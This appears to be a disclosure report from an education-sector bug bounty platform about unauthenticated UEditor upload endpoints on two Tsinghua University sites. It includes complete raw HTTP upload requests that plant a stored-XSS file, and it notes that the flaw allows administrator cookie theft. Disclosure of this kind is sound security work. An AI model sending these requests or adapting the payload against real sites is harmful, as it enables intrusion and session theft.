清华大学


时间	单位	作者	等级	Rank
2022-07-05 20:37:26	清华大学 (/list/firm/3110)	Blame深夜深夜看看 (/profile/8493/)	低危	1

无描述...

漏洞网站: http://cicm.pbcsf.tsinghua.edu.cn (http://cicm.pbcsf.tsinghua.edu.cn) http://mis.sem.tsinghua.edu.cn

漏洞描述: 网站未对编辑器上传接口做鉴权处理,构造数据包即可绕过服务器上传xss文件,

未鉴权接口1:http://cicm.pbcsf.tsinghua.edu.cn/ueditor/php/controller.php?action=uploadfile (http://cicm.pbcsf.tsinghua.edu.cn/ueditor/php/controller.php?action=uploadfile)



 \bigcirc $\stackrel{\aleph}{\sim}$

cicm.pbcsf.tsinghua.edu.cn/ueditor/php/upload/file/20220705/1657010012449740.xml




```
POST /ueditor/php/controller.php?action=uploadfile HTTP/1.1
Host: cicm.pbcsf.tsinghua.edu.cn
Content-Length: 366
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://guanli.sanyau.edu.cn
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7AxXraLSPRmXLA1m
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.424
0.198 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: Hm_lvt_15d8b0eeba073c6158edc97abff2f652=1653378418
Connection: close
-----WebKitFormBoundary7AxXraLSPRmXLA1m
Content-Disposition: form-data; name="upfile"; filename="1.xml"
Content-Type: image/gif
<html>
<head></head>
<body>
<something:script xmlns:something="http://www.w3.org/1999/xhtml">
alert("the website is not safe,please check!!!");
</something:script>
</body>
</html>
-----WebKitFormBoundary7AxXraLSPRmXLA1m--
```

危害: 文件存储xss, 访问可以获取管理员cookie

未鉴权接口2: http://mis.sem.tsinghua.edu.cn/ueditor/jsp/controller.jsp?action=uploadfile (http://mis.sem.tsinghua.edu.cn/ueditor/jsp/controller.jsp?action=uploadfile)





直接打开

51游戏

天涯社区

下载

取消

虎牙直播

第3页 共4页 2022/7/7 星期四 21:40

```
POST /ueditor/jsp/controller.jsp?action=uploadfile HTTP/1.1
Host: mis.sem.tsinghua.edu.cn
Content-Length: 368
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://guanli.sanyau.edu.cn
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7AxXraLSPRmXLA1m
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.424
0.198 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: Hm_lvt_15d8b0eeba073c6158edc97abff2f652=1653378418
Connection: close
-----WebKitFormBoundary7AxXraLSPRmXLA1m
Content-Disposition: form-data; name="upfile"; filename="1.zip"
Content-Type: image/gif
<html>
<head></head>
<body>
<something:script xmlns:something="http://www.w3.org/1999/xhtml">
alert("the website is not safe,please check!!!");
</something:script>
</body>
</html>
-----WebKitFormBoundary7AxXraLSPRmXLA1m--
```

2022 © 联系邮箱: contact@src.edu-info.edu.cn (mailto:contact@src.edu-info.edu.cn)

第4页 共4页